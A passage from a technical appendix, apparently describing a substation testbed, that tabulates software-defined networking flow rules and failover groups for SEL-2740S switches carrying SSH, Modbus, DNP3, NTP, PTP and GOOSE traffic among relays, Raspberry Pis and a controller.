E1			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		C1,D1*	Group=3	(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
E1			ARP		192.168.1.25	192.168.1.50			C1,D1*	Group=3	(ARP) (Temporary Workstation) (Raspberry Pi 15)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
E2			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		C1,D1*	Group=3	(SSH Client) (Temporary Workstation) (Raspberry Pi 12)
E2			ARP		192.168.1.22	192.168.1.50			C1,D1*	Group=3	(ARP) (Temporary Workstation) (Raspberry Pi 12)
E4			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		C1,D1*	Group=3	(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
E4			ARP		192.168.1.20	192.168.1.50			C1,D1*	Group=3	(ARP) (Temporary Workstation) (Raspberry Pi 10)
F3			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		C1,D1*	Group=3	(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
F3			ARP		192.168.1.24	192.168.1.50			C1,D1*	Group=3	(ARP) (Temporary Workstation) (Raspberry Pi 14)
F4			IPV4	TCP	192.168.1.21	192.168.1.50		TCP/SSH	C1,D1*	Group=3	(SSH Client) (Raspberry Pi 11) (Temporary Workstation)
F4			IPV4	TCP	192.168.1.21	192.168.1.50	TCP/SSH		C1,D1*	Group=3	(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
F4			ARP		192.168.1.21	192.168.1.50			C1,D1*	Group=3	(ARP) (Temporary Workstation) (Raspberry Pi 11)
F4			IPV4	TCP	192.168.1.21	192.168.1.11		TCP/MODBUS	D2,D1*	Group=6	(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 1)
F4			IPV4	TCP	192.168.1.21	192.168.1.15		TCP/MODBUS	D2,D1*	Group=6	(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 5)
F4			ARP		192.168.1.21	192.168.1.11			D2,D1*	Group=6	(ARP) (Raspberry Pi 11) (Raspberry Pi 1)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
F4			ARP		192.168.1.21	192.168.1.15			D2,D1*	Group=6	(ARP) (Raspberry Pi 11) (Raspberry Pi 5)
F4			IPV4	TCP	192.168.1.21	192.168.1.13		TCP/MODBUS	D1,C1*	Group=7	(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 3)
F4			IPV4	TCP	192.168.1.21	192.168.1.14		TCP/MODBUS	D1,C1*	Group=7	(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 4)
F4			IPV4	TCP	192.168.1.21	192.168.1.16		TCP/MODBUS	D1,C1*	Group=7	(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 6)
F4			ARP		192.168.1.21	192.168.1.14			D1,C1*	Group=7	(ARP) (Raspberry Pi 11) (Raspberry Pi 4)
F4			ARP		192.168.1.21	192.168.1.16			D1,C1*	Group=7	(ARP) (Raspberry Pi 11) (Raspberry Pi 6)
F4			ARP		192.168.1.21	192.168.1.13			D1,C1*	Group=7	(ARP) (Raspberry Pi 11) (Raspberry Pi 3)
F4			IPV4	TCP	192.168.1.21	192.168.1.12		TCP/MODBUS	B1		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 2)
F4			ARP		192.168.1.21	192.168.1.12			B1		(ARP) (Raspberry Pi 11) (Raspberry Pi 2)
LOCAL			IPV4	UDP	172.16.2.3	172.16.1.32		UDP/NTP	D2,D1*	Group=6	(NTP Client) (SEL-2740S Switch 2) (NTP Server)
LOCAL			ARP		172.16.2.3	172.16.1.32			D2,D1*	Group=6	(ARP) (SEL-2740S Switch 2) (NTP Server)
LOCAL			ARP			172.16.1.1			B4	Table=0 Priority=60000	( ) ( ) ( )

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
LOCAL			IPV4			172.16.1.1			B4	Table=0 Priority=60000	( ) ( ) ( )
LOCAL			ARP		172.16.2.3	172.16.1.1			B4,D1*	Group=8 Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
LOCAL		00:30:A7:1B:62:CD	IPV4			172.16.1.1			B4,D1*	Group=8 Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
										GotoTable=1 Table=0 Priority=0	( ) ( ) ( )
										GotoTable=2 Priority=0	( ) ( ) ( )
										GotoTable=3 Priority=0	( ) ( ) ( )
									CONTROLLER	Meter=64 Priority=0	( ) ( ) ( )
			GOOSE						CONTROLLER	Meter=61 Priority=1	( ) ( ) ( )
			SV						CONTROLLER	Metere=62 Priority=1	( ) ( ) ( )
			ARP						CONTROLLER	Meter=63 Priority=1	( ) ( ) ( )
	00:30:A7:17:F5:1F		ARP				Reply		CONTROLLER	Table=0 Priority=65000	( ) ( ) ( )
	01:23:00:00:00:01		LLDP						CONTROLLER	Table=0 Priority=65000	( ) ( ) ( )

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
	01:80:C2:00:00:0E		PTP						LOCAL	Table=0 Priority=65000	( ) ( ) ( )

A.3.2.3 Flow Rules in SEL 2740S Switch #3

Table A-16 shows the group designations for switch #2

Table A-16. SEL 2740S Switch #2 Groups

Group	Type	Output
1	Fast Failover	C2,D1
2	Fast Failover	B1,C2
3	All	D3.B3
4	All	D4,B3
5	Fast Failover	C2,C3
6	Fast Failover	D2,B1
8	All	Local,E3

Table A-17 shows a summary of the SDN flow rules contained on switch #3.

Table A-17. SEL 2740S Switch #3 Flow Rules

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B1	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						Local,E3	SetQueue=4 Group=8	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
B1			IPV4	UDP	172.16.1.32	172.16.2.4	UDP/NTP		LOCAL		(NTP Client) (SEL-2740S Switch 3) (NTP Server)
B1			IPV4	UDP	172.16.1.32	192.168.1.27	UDP/NTP		D4		(NTP Client) (SEL-751 Relay 1) (NTP Server)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B1			IPV4	UDP	172.16.1.32	192.168.1.28	UDP/NTP		D3		(NTP Client) (SEL-751 Relay 2) (NTP Server)
B1			IPV4	UDP	172.16.1.32	192.168.1.29	UDP/NTP		B3		(NTP Client) (SEL-751 Relay 3) (NTP Server)
B1			ARP		172.16.1.32	172.16.2.4			LOCAL		(ARP) (SEL-2740S Switch 3) (NTP Server)
B1			ARP		172.16.1.32	192.168.1.27			D4		(ARP) (SEL-751 Relay 1) (NTP Server)
B1			ARP		172.16.1.32	192.168.1.28			D3		(ARP) (SEL-751 Relay 2) (NTP Server)
B1			ARP		172.16.1.32	192.168.1.29			B3		(ARP) (SEL-751 Relay 3) (NTP Server)
B2			IPV4	TCP	192.168.1.13	192.168.1.50	TCP/SSH		C2,C3*	Group=5	(SSH Client) (Temporary Workstation) (Raspberry Pi 3)
B2			ARP		192.168.1.13	192.168.1.50			C2,C3*	Group=5	(ARP) (Temporary Workstation) (Raspberry Pi 3)
B2			IPV4	TCP	192.168.1.13	192.168.1.21	TCP/ MODBUS		D2,B1*	Group=6	(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 3)
B2			ARP		192.168.1.13	192.168.1.21			D2,B1*	Group=6	(ARP) (Raspberry Pi 11) (Raspberry Pi 3)
B3			IPV4	UDP	192.168.1.29	172.16.1.32		UDP/NTP	B1,C2*	Group=2	(NTP Client) (SEL-751 Relay 3) (NTP Server)
B3			ARP		192.168.1.29	172.16.1.32			B1,C2*	Group=2	(ARP) (SEL-751 Relay 3) (NTP Server)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C1			IPV4	TCP	192.168.1.16	192.168.1.50	TCP/SSH		C2,C3*	Group=5	(SSH Client) (Temporary Workstation) (Raspberry Pi 6)
C1			ARP		192.168.1.16	192.168.1.50			C2,C3*	Group=5	(ARP) (Temporary Workstation) (Raspberry Pi 6)
C1			IPV4	TCP	192.168.1.16	192.168.1.21	TCP/ MODBUS		D2,B1*	Group=6	(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 6)
C1			ARP		192.168.1.16	192.168.1.21			D2,B1*	Group=6	(ARP) (Raspberry Pi 11) (Raspberry Pi 6)
C2			IPV4	TCP	192.168.1.50	192.168.1.14		TCP/SSH	E4		(SSH Client) (Temporary Workstation) (Raspberry Pi 4)
C2			IPV4	TCP	192.168.1.50	192.168.1.13		TCP/SSH	B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 3)
C2			IPV4	TCP	192.168.1.50	192.168.1.16		TCP/SSH	C1		(SSH Client) (Temporary Workstation) (Raspberry Pi 6)
C2			ARP		192.168.1.50	192.168.1.13			B2		(ARP) (Temporary Workstation) (Raspberry Pi 3)
C2			ARP		192.168.1.50	192.168.1.14			E4		(ARP) (Temporary Workstation) (Raspberry Pi 4)
C2			ARP		192.168.1.50	192.168.1.16			C1		(ARP) (Temporary Workstation) (Raspberry Pi 6)
C2	00:30:A7:1B:62:FF		ARP		172.16.1.1				LOCAL	Table=0 Priority=60000	() () ()
C2	00:30:A7:1B:62:FF		IPV4		172.16.1.1				LOCAL	Table=0 Priority=60000	() () ()

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C2			ARP		172.16.1.1	172.16.2.4			LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
C2	00:30:A7:1B:62:FF		IPV4		172.16.1.1				LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
C3			IPV4	UDP	172.16.2.5	172.16.1.32		UDP/NTP	B1		(NTP Client) (SEL-2740S Switch 4) (NTP Server)
C3			IPV4	TCP	192.168.1.50	192.168.1.14		TCP/SSH	E4		(SSH Client) (Temporary Workstation) (Raspberry Pi 4)
C3			IPV4	TCP	192.168.1.50	192.168.1.13		TCP/SSH	B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 3)
C3			IPV4	TCP	192.168.1.50	192.168.1.16		TCP/SSH	C1		(SSH Client) (Temporary Workstation) (Raspberry Pi 6)
C3			ARP		172.16.2.5	172.16.1.32			B1		(ARP) (SEL-2740S Switch 4) (NTP Server)
C3			ARP		192.168.1.50	192.168.1.13			B2		(ARP) (Temporary Workstation) (Raspberry Pi 3)
C3			ARP		192.168.1.50	192.168.1.14			E4		(ARP) (Temporary Workstation) (Raspberry Pi 4)
C3			ARP		192.168.1.50	192.168.1.16			C1		(ARP) (Temporary Workstation) (Raspberry Pi 6)
C4	01:0C:CD:01:00:00		GOOSE						C2	SetQueue=4 Table=0 Priority=1000	() () ()

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						Local,E3	VlanVid=4092 SetQueue=4 PopVlan=TRUE Priority=2010 Group=8 SetQueue=4	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
D2			IPV4	UDP	172.16.2.3	172.16.1.32		UDP/NTP	B1		(NTP Client) (SEL-2740S Switch 2) (NTP Server)
D2			IPV4	UDP	172.16.1.32	172.16.2.4	UDP/NTP		LOCAL		(NTP Client) (SEL-2740S Switch 3) (NTP Server)
D2			IPV4	UDP	172.16.1.32	192.168.1.27	UDP/NTP		D4		(NTP Client) (SEL-751 Relay 1) (NTP Server)
D2			IPV4	UDP	172.16.1.32	192.168.1.28	UDP/NTP		D3		(NTP Client) (SEL-751 Relay 2) (NTP Server)
D2			IPV4	UDP	172.16.1.32	192.168.1.29	UDP/NTP		B3		(NTP Client) (SEL-751 Relay 3) (NTP Server)
D2			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	B1		(Pi 7 to Pi 8 BA DNP3) (Raspberry Pi 7) (BA Low Side)
D2			IPV4	TCP	192.168.1.21	192.168.1.11		TCP/MOD BUS	B1		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 1)
D2			IPV4	TCP	192.168.1.21	192.168.1.13		TCP/MOD BUS	B2		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 3)
D2			IPV4	TCP	192.168.1.21	192.168.1.15		TCP/MOD BUS	B1		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 5)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			IPV4	TCP	192.168.1.21	192.168.1.14		TCP/MOD BUS	E4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 4)
D2			IPV4	TCP	192.168.1.21	192.168.1.16		TCP/MOD BUS	C1		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 6)
D2			IPV4	TCP	192.168.1.21	192.168.1.50		TCP/SSH	F4		(SSH Client) (Raspberry Pi 11) (Temporary Workstation)
D2			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		F4		(SSH Client) (Temporary Workstation) (Raspberry Pi 7)
D2			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		F4		(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
D2			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		F4		(SSH Client) (Temporary Workstation) (Raspberry Pi 12)
D2			IPV4	TCP	192.168.1.21	192.168.1.50	TCP/SSH		F4		(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
D2			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		F4		(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
D2			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		F4		(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
D2			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		F4		(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
D2			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		F4		(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
D2			ARP		172.16.1.32	172.16.2.4			LOCAL		(ARP) (SEL-2740S Switch 3) (NTP Server)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			ARP		172.16.1.32	192.168.1.27			D4		(ARP) (SEL-751 Relay 1) (NTP Server)
D2			ARP		172.16.1.32	192.168.1.28			D3		(ARP) (SEL-751 Relay 2) (NTP Server)
D2			ARP		172.16.1.32	192.168.1.29			B3		(ARP) (SEL-751 Relay 3) (NTP Server)
D2			ARP		172.16.2.3	172.16.1.32			B1		(ARP) (SEL-2740S Switch 2) (NTP Server)
D2			ARP		192.168.1.12	192.168.1.50			F4		(ARP) (Temporary Workstation) (Raspberry Pi 2)
D2			ARP		192.168.1.17	192.168.1.50			F4		(ARP) (Temporary Workstation) (Raspberry Pi 7)
D2			ARP		192.168.1.17	192.168.1.18			B1		(Pi 7 to Pi 8 BA ARP) (Raspberry Pi 7) (BA Low Side)
D2			ARP		192.168.1.20	192.168.1.50			F4		(ARP) (Temporary Workstation) (Raspberry Pi 10)
D2			ARP		192.168.1.21	192.168.1.50			F4		(ARP) (Temporary Workstation) (Raspberry Pi 11)
D2			ARP		192.168.1.21	192.168.1.11			B1		(ARP) (Raspberry Pi 11) (Raspberry Pi 1)
D2			ARP		192.168.1.21	192.168.1.14			E4		(ARP) (Raspberry Pi 11) (Raspberry Pi 4)
D2			ARP		192.168.1.21	192.168.1.16			C1		(ARP) (Raspberry Pi 11) (Raspberry Pi 6)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			ARP		192.168.1.21	192.168.1.13			B2		(ARP) (Raspberry Pi 11) (Raspberry Pi 3)
D2			ARP		192.168.1.21	192.168.1.15			B1		(ARP) (Raspberry Pi 11) (Raspberry Pi 5)
D2			ARP		192.168.1.22	192.168.1.50			F4		(ARP) (Temporary Workstation) (Raspberry Pi 12)
D2			ARP		192.168.1.24	192.168.1.50			F4		(ARP) (Temporary Workstation) (Raspberry Pi 14)
D2			ARP		192.168.1.25	192.168.1.50			F4		(ARP) (Temporary Workstation) (Raspberry Pi 15)
D2			ARP		192.168.1.26	192.168.1.50			F4		(ARP) (Temporary Workstation) (Raspberry Pi 16)
D2			ARP		172.16.2.3	172.16.1.1			C2	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D2		00:30:A7:1B:62:CD	IPV4			172.16.1.1			C2	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D3			IPV4	UDP	192.168.1.28	172.16.1.32		UDP/NTP	B1,C2*	Group=2	(NTP Client) (SEL-751 Relay 2) (NTP Server)
D3			ARP		192.168.1.28	172.16.1.32			B1,C2*	Group=2	(ARP) (SEL-751 Relay 2) (NTP Server)
D3		00:30:A7:1D:0E:BA	GOOSE						D4,B3	VlanVid=1 Group=4	(GOOSE) (SEL-751 Relay 2) (SEL-751 Relay 1, SEL-751 Relay 3)
D4			IPV4	UDP	192.168.1.27	172.16.1.32		UDP/NTP	B1,C2*	Group=2	(NTP Client) (SEL-751 Relay 1) (NTP Server)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D4			ARP		192.168.1.27	172.16.1.32			B1,C2*	Group=2	(ARP) (SEL-751 Relay 1) (NTP Server)
D4		00:30:A7:1D:11:98	GOOSE						D3.B3	VlanVid=1 Group=3	(GOOSE) (SEL-751 Relay 1) (SEL-751 Relay 2, SEL-751 Relay 3)
E3	01:0C:CD:04:00:01		SV						C3	Table=0 Priority=1000	() () ()
E4			IPV4	TCP	192.168.1.14	192.168.1.50	TCP/SSH		C2,C3*	Group=5	(SSH Client) (Temporary Workstation) (Raspberry Pi 4)
E4			ARP		192.168.1.14	192.168.1.50			C2,C3*	Group=5	(ARP) (Temporary Workstation) (Raspberry Pi 4)
E4			IPV4	TCP	192.168.1.14	192.168.1.21	TCP/ MODBUS		D2,B1*	Group=6	(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 4)
E4			ARP		192.168.1.14	192.168.1.21			D2,B1*	Group=6	(ARP) (Raspberry Pi 11) (Raspberry Pi 4)
F4			IPV4	UDP	172.16.2.6	172.16.1.32		UDP/NTP	B1		(NTP Client) (SEL-2740S Switch 5) (NTP Server)
F4			IPV4	TCP	192.168.1.21	192.168.1.13		TCP/MOD BUS	B2		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 3)
F4			IPV4	TCP	192.168.1.21	192.168.1.14		TCP/MOD BUS	E4		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 4)
F4			IPV4	TCP	192.168.1.21	192.168.1.16		TCP/MOD BUS	C1		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 6)
F4			ARP		172.16.2.6	172.16.1.32			B1		(ARP) (SEL-2740S Switch 5) (NTP Server)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
F4			ARP		192.168.1.21	192.168.1.14			E4		(ARP) (Raspberry Pi 11) (Raspberry Pi 4)
F4			ARP		192.168.1.21	192.168.1.16			C1		(ARP) (Raspberry Pi 11) (Raspberry Pi 6)
F4			ARP		192.168.1.21	192.168.1.13			B2		(ARP) (Raspberry Pi 11) (Raspberry Pi 3)
F4			ARP		172.16.1.1	172.16.2.4			LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
F4	00:30:A7:1B:62:FF		IPV4		172.16.1.1				LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
LOCAL			ARP		172.16.2.4	172.16.1.1			C2,D1*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
LOCAL		00:30:A7:1B:62:FF	IPV4			172.16.1.1			C2,D1*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
LOCAL			IPV4	UDP	172.16.2.4	172.16.1.32		UDP/NTP	B1,C2*	Group=2	(NTP Client) (SEL-2740S Switch 3) (NTP Server)
LOCAL			ARP		172.16.2.4	172.16.1.32			B1,C2*	Group=2	(ARP) (SEL-2740S Switch 3) (NTP Server)
LOCAL			ARP			172.16.1.1			C2	Table=0 Priority=60000	() () ()
LOCAL			IPV4			172.16.1.1			C2	Table=0 Priority=60000	() () ()
			GOOSE						CONTROLLER	Meter=61 Table=3 Priority=1	() () ()

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
			SV						CONTROLLER	Meter=62 Table=3 Priority=1	() () ()
			ARP						CONTROLLER	Meter=63 Table=3 Priority=1	() () ()
									CONTROLLER	Meter=64 Table=3 Priority=0	() () ()
										GotoTable=1 Table=0 Priority=0	() () ()
										GotoTable=2 Priority=0	() () ()
										GotoTable=3 Table=2 Priority=0	() () ()
	00:30:A7:17:F5:1F		ARP				Reply		CONTROLLER	Table=0 Priority=65000	() () ()
	01:23:00:00:00:01		LLDP						CONTROLLER	Table=0 Priority=65000	() () ()
	01:80:C2:00:00:0E		PTP						LOCAL	Table=0 Priority=65000	() () ()

A.3.2.4 Flow Rules in SEL 2740S Switch #4

Table A-18 shows the group designations for switch #4.

Table A-18. SEL 2740S Switch #4 Groups

Group	Type	Output
1	Fast Failover	D1,D2
2	Fast Failover	C2,D2
3	Fast Failover	C2,D2
4	Fast Failover	B4,D2
5	Fast Failover	B4,D2
6	Fast Failover	C1,D2
7	Fast Failover	C1,D2
8	Fast Failover	C2,C3
11	Fast Failover	C1,C3
12	Fast Failover	B3,D2
13	Fast Failover	B3,D2
14	Fast Failover	C4,B4
15	All	Group 1, Group 14, Local

Table A-19 shows a summary of the SDN flow rules contained on switch #4.

Table A.19. SEL 2740S Switch #4 Flow Rules

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B3	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						(D1,D2*), (C4,B4*), Local	SetQueue=4 PopVLan=TRUE VlanVid=4093 Priority=2010 Group=15	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2,

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
											SEL-421, SEL-401)
B3			ARP		172.16.2.3	172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
B3		00:30:A7:1B:62:CD	IPV4			172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
B4			IPV4	UDP	172.16.1.32	172.16.2.1	UDP/NTP		D1,D2*	Group=1	(NTP Client) (SEL-2740S Control Center) (NTP Server)
B4			IPV4	TCP	192.168.10.100	192.168.10.4	TCP/1337		D1,D2*	Group=1	(BA Management) (BA Management VM) (BA Low Side)
B4			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
B4			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 13)
B4			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
B4			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 5)
B4			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
B4			ARP		172.16.1.32	172.16.2.1			D1,D2*	Group=1	(ARP) (SEL-2740S Control Center) (NTP Server)
B4			ARP		192.168.1.11	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 1)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B4			ARP		192.168.1.15	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 5)
B4			ARP		192.168.1.18	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 8)
B4			ARP		192.168.1.19	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 9)
B4			ARP		192.168.1.23	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 13)
B4			ARP		192.168.10.100	192.168.10.4			D1,D2*	roup=1	(BA ARP) (BA Management VM) (BA Low Side)
B4			ARP		172.16.2.2	172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
B4		00:30:A7:1B:62:17	IPV4			172.16.1.1			D1,D2*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
B4			IPV4	UDP	172.16.1.32	172.16.2.5	UDP/NTP		LOCAL		(NTP Client) (SEL-2740S Switch 4) (NTP Server)
B4			ARP		172.16.1.32	172.16.2.5			LOCAL		(ARP) (SEL-2740S Switch 4) (NTP Server)
C1	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						(D1,D2*), (C4,B4*), Local	SetQueue=4 Group=15	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C1	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						B3	Setqueue=4, VlanVid=4094 Priority=2010	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
C1			IPV4	UDP	172.16.1.32	172.16.2.1	UDP/NTP		D1,D2*	Group=1	(NTP Client) (SEL-2740S Control Center) (NTP Server)
C1			IPV4	TCP	192.168.10.100	192.168.10.4	TCP/1337		D1,D2*	Group=1	(BA Management) (BA Management VM) (BA Low Side)
C1			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
C1			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 13)
C1			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
C1			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 5)
C1			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
C1			ARP		172.16.1.32	172.16.2.1			D1,D2*	Group=1	(ARP) (SEL-2740S Control Center) (NTP Server)
C1			ARP		192.168.1.11	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 1)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C1			ARP		192.168.1.15	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 5)
C1			ARP		192.168.1.18	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 8)
C1			ARP		192.168.1.19	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 9)
